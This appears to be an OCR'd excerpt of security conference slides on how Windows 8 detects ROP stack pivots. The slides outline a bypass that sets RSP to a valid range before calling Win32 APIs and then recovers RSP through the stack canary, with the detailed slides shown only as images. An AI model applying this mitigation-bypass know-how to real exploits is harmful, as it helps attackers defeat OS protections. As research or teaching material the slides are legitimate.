}
```



Windows 8 ROP Mitigation

- Detects stack pivot
- Ensure RSP is in valid range on memory functions

Windows 8 ROP Mitigation

- Detects stack pivot
- Ensure RSP is in valid range on memory functions
- Bypass by setting RSP to correct range before calling Win32 API

Windows 8 ROP Mitigation

- Detects stack pivot
- Ensure RSP is in valid range on memory functions
- Bypass by setting RSP to correct range before calling Win32 API
- How can we fetch RSP's value?

A Little Bird Told Me


Abusing Canary Stack to fetch the value of RSP





Surrey Bird Club, England
Martin Parr, 1972

